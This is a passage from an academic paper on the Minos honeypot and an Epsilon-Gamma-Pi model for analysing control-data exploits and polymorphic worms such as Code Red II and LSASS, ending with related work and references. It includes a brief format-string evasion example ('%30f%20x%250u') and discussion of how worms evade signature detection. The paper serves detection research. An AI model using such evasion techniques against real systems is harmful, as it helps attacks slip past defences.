effective. To attach the white worm payload to the exploit vector in [17] the assumption was made that the payload code is concatenated to the exploit vector, an assumption based on the simple model of buffer overflow exploits. This functionality was demonstrated on Slammer, a very simple worm. A major problem with assuming that the executable payload code (the row space of π) and the exploit vector (the row space of ϵ) are disjoint sets of bytes and do not overlap is that arbitrary code from the black worm can be left behind in the white worm. The hook part of the payload for Code Red II is also part of the exploit vector, so using the simple heuristic algorithm in [17] will leave part of the payload of the black worm in the white worm. This example illustrates why treating ϵ, γ, and π as projections is important.

4.5 Polymorphism in the Epsilon-Gamma-Pi Model

These abstractions adapt easily to polymorphic worms, which is the main motivating factor for the Epsilon-Gamma-Pi model. A polymorphic worm would want to change these projections so that knowledge about the attack trace on a machine that is attacked (the ranges of ϵ, γ, and π) could not be used to characterize the worm's network packets (the row spaces of ϵ, γ, and π). Such a characterization would allow for the worm to be identified as it moved over the network. As such, the attacker needs to change these projections every time the worm infects a new host or somehow prevent a worm detection system from satisfactorily characterizing them. Here we will consider only polymorphism with respect to signature-based detection.

The most simple projection to make polymorphic is π. At the end of Section 3 we showed that the signature of π can be as small as 2 bytes, or even be totally removed. In general, π is more favorable to the attacker because the range of π (the possible things the attack might do once control flow has been hijacked) is a very large set.

A better approach to detecting polymorphic worms is to characterize γ. Buttercup [18] is a technique based on γ which can detect worms in Internet traffic with a very low false positive rate. The basic idea is to look for the bogus control data the worm uses in the network traffic. For format string exploits a great deal of polymorphism is available in γ because the arbitrary value written is a sum of many integers, so the attacker could, for instance, replace "%100d%100d%100d" with "%30f%20x%250u". Because of register springing γ can be polymorphic for non-format-string exploits as well but this is limited to the number of occurrences of jumps or calls to the appropriate register that are mapped into the address space of the vulnerable program, or the size of the NOP sled. This allows only a moderate degree of polymorphism, but enough to warrant looking further.

An even more fertile place to find characterizations of worms is ϵ. There are certain characteristics of the worm network traffic that must be present in order for the bogus control flow transfer to occur. For example the LSASS exploit must have "\PIPE\lsarpc" and a particular field of a logged record that is too long for the buffer overflow to occur. Shield [19] is based on this idea.

Shields are characterizations of the vulnerability such that requests that meet that characterization can be assumed to be attacks and dropped. Shields can only be applied to known vulnerabilities, but automated analysis of a zero day worm could yield a similar characterization of ϵ that would be exploit-specific. The future works section will discuss such an automated analysis technique named DACODA.

Control flow hijacking does not always occur at the machine level and therefore might be missed by Minos. Higher level languages such as Perl and PHP can also confuse data from an attacker for code, as occurred recently in the Santy worm, but this model and these basic ideas still apply. The only difference is that the range of π would be, for example, Perl code interpreted by the Perl interpreter and not Pentium machine code, and γ would apply to higher level commands rather than control data. As pointed out in [20], Perl already has a mechanism similar to Minos or TaintCheck.

5 Related Work

There are several large honeypot projects such as Honeynet [21] or the Eurecom honeypot project [22]. These projects have a much wider scope and can therefore report more accurately on global trends. Minos was designed for automated analysis of zero-day worm exploits and the focus is on a very detailed analysis of the exploit itself. Another benefit of the Minos approach is that Minos only raises alerts when there is an actual attack. Simpler honeypot approaches assume, for example, that any outgoing traffic signals an infection which will create false positives if the honeypot joins peer-to-peer networks. Also, a different paradigm of worms called contagion worms was considered in [23] that propagate over natural communication patterns and create no unsolicited connections. Minos can detect such worms, assuming the worm is based on a control data exploit, while passive honeypots cannot.

Two projects very similar to the Minos architecture were developed concurrently and independently. Dynamic information flow tracking [24] is also based on hardware tag bits, while TaintCheck [20] is based on dynamic binary rewriting.

Automatic detection of zero day worms paired with automated analysis and response is a budding research area. A scheme for automatic worm detection and patch generation was introduced in [25]. Buffer overflow detection in this scheme is based on simple return pointer protection that reports the offending function and buffer, and patching is accomplished by relocating the buffer and sandboxing it. Honeystat [26] uses memory, network, and disk events to detect worms, where memory events are also based on simple return pointer protection. Minos catches a broader range of control data attacks and does not modify the address space of the vulnerable process so a more precise analysis is possible.

6 Future Work

We plan to extend Minos with a technique called DACODA which will operate on the attack trace in real time during an exploit and produce an exploit-specific characterization of ϵ using symbolic execution. Minos and DACODA operate on raw network packets and treat the system as a black box on top of the physical machine. Context switches between processes, interprocess communication, or packet processing within the operating system kernel are seen by Minos and DACODA as physical operations on memory and registers. As such, analysis of actual complex worms is practical.

7 Conclusions

We have presented a honeypot technique based on the Minos architecture. Because Minos is orthogonal to the memory model and is applied throughout the entire system, and because it stops a wide variety of control data attacks at the critical point where control flow is hijacked, it is particularly suited for automated analysis of the exploit. Minos' virtually zero false positive rate and ability to detect control data attacks make it particularly amenable to catching contagion worms or peer-to-peer network worms in environments where passive honeypots would report many false positives.

We have also described complexities of real exploits analyzed using Minos that are not captured by the simple model of buffer overflow exploits that is prevalent in the literature. The new model proposed in this paper encompasses all control data attacks and provides useful abstractions towards understanding how exploits work and automatically analyzing unknown exploits that may be polymorphic.

8 Acknowledgements

This work was supported by NSF ITR grant CCR-0113418 and DARPA and NSF/ITR 0220147.

References

1. Crandall, J.R., Chong, F.T.: Minos: Control data attack prevention orthogonal to memory model. In: The 37th International Symposium on Microarchitecture. (2004)
2. Bochs: the Open Source IA-32 Emulation Project (Home Page), http://bochs.sourceforge.net (2005)
3. Biba, K.J.: Integrity considerations for secure computer systems. In: MITRE Technical Report TR-3153. (1977)
4. Crandall, J.R., Chong, F.T.: A security assessment of the minos architecture. In: Workshop on Architectural Support for Security and Anti-Virus. (2004)
5. von Clausewitz, C.: On War (1832)

6. dark spyrit: Win32 Buffer Overflows (Location, Exploitation, and Prevention), Phrack 55 (1999)
7. Kolesnikov, O., Lee, W.: Advanced polymorphic worms: Evading ids by blending in with normal traffic (2004)
8. Litchfield, D.: Defeating the stack based buffer overflow prevention mechanism of microsoft windows 2003 server at black hat asia 2003 (http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf) (2003)
9. Toth, T., Krügel, C.: Accurate buffer overflow detection via abstract payload execution. In: RAID. (2002) 274–291
10. CLET team: Polymorphic Shellcode Engine Using Spectrum Analysis, Phrack 61 (2003)
11. ktwo: ADMmutate, http://www.ktwo.ca (2003)
12. Phantasmal Phantasmagoria: White Paper on Polymorphic Evasion, available at http://www.addict3d.org (2004)
13. SANS Institute: SANS Intrusion Detection FAQ: What is polymorphism and what can it do? (2005)
14. sk: History and Advances in Windows Shellcode, Phrack 62 (2004)
15. Singh, S., Estan, C., Varghese, G., Savage, S.: Automated worm fingerprinting. In: OSDI. (2004)
16. Nergal: The advanced return-into-lib(c) exploits: PaX case study, Phrack 58 (2001)
17. Castaneda, F., Sezer, E.C., Xu, J.: WORM vs. WORM: preliminary study of an active counter-attack mechanism. In: WORM '04: Proceedings of the 2004 ACM workshop on Rapid malcode, ACM Press (2004) 83–93
18. Pasupulati, A., Coit, J., Levitt, K., Wu, S., Li, S., Kuo, R., Fan, K.: Buttercup: On network-based detection of polymorphic buffer overflow vulnerabilities. In: 9th IEEE/IFIP Network Operation and Management Symposium. (2004)
19. Wang, H.J., Guo, C., Simon, D.R., Zugenmaier, A.: Shield: vulnerability-driven network filters for preventing known vulnerability exploits. In: SIGCOMM '04: Proceedings of the 2004 conference on Applications, technologies, architectures, and protocols for computer communications, ACM Press (2004) 193–204
20. Newsome, J., Song, D.: Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In: Proceedings of the 12th Annual Network and Distributed System Security Symposium. (2005)
21. Spitzner, L.: The honeynet project: Trapping the hackers. IEEE Security and Privacy **1** (2003) 15–23
22. The Eurecom Honeypot Project: (Home Page), http://www.eurecom.fr/ pouget/projects.htm (2005)
23. Staniford, S., Paxson, V., Weaver, N.: How to own the internet in your spare time. In: In Proceedings of the USENIX Security Symposium. (2002) 149–167
24. Suh, G.E., Lee, J., , Devadas, S.: Secure program execution via dynamic information flow tracking. In: Proceedings of ASPLOS-XI. (2004)
25. Sidiroglou, S., Keromytis, A.: Countering network worms through automatic patch generation (2003)
26. Dagon, D., Qin, X., Gu, G., Lee, W., Grizzard, J.B., Levine, J.G., Owen, H.L.: Honeystat: Local worm detection using honeypots. In: RAID. (2004) 39–58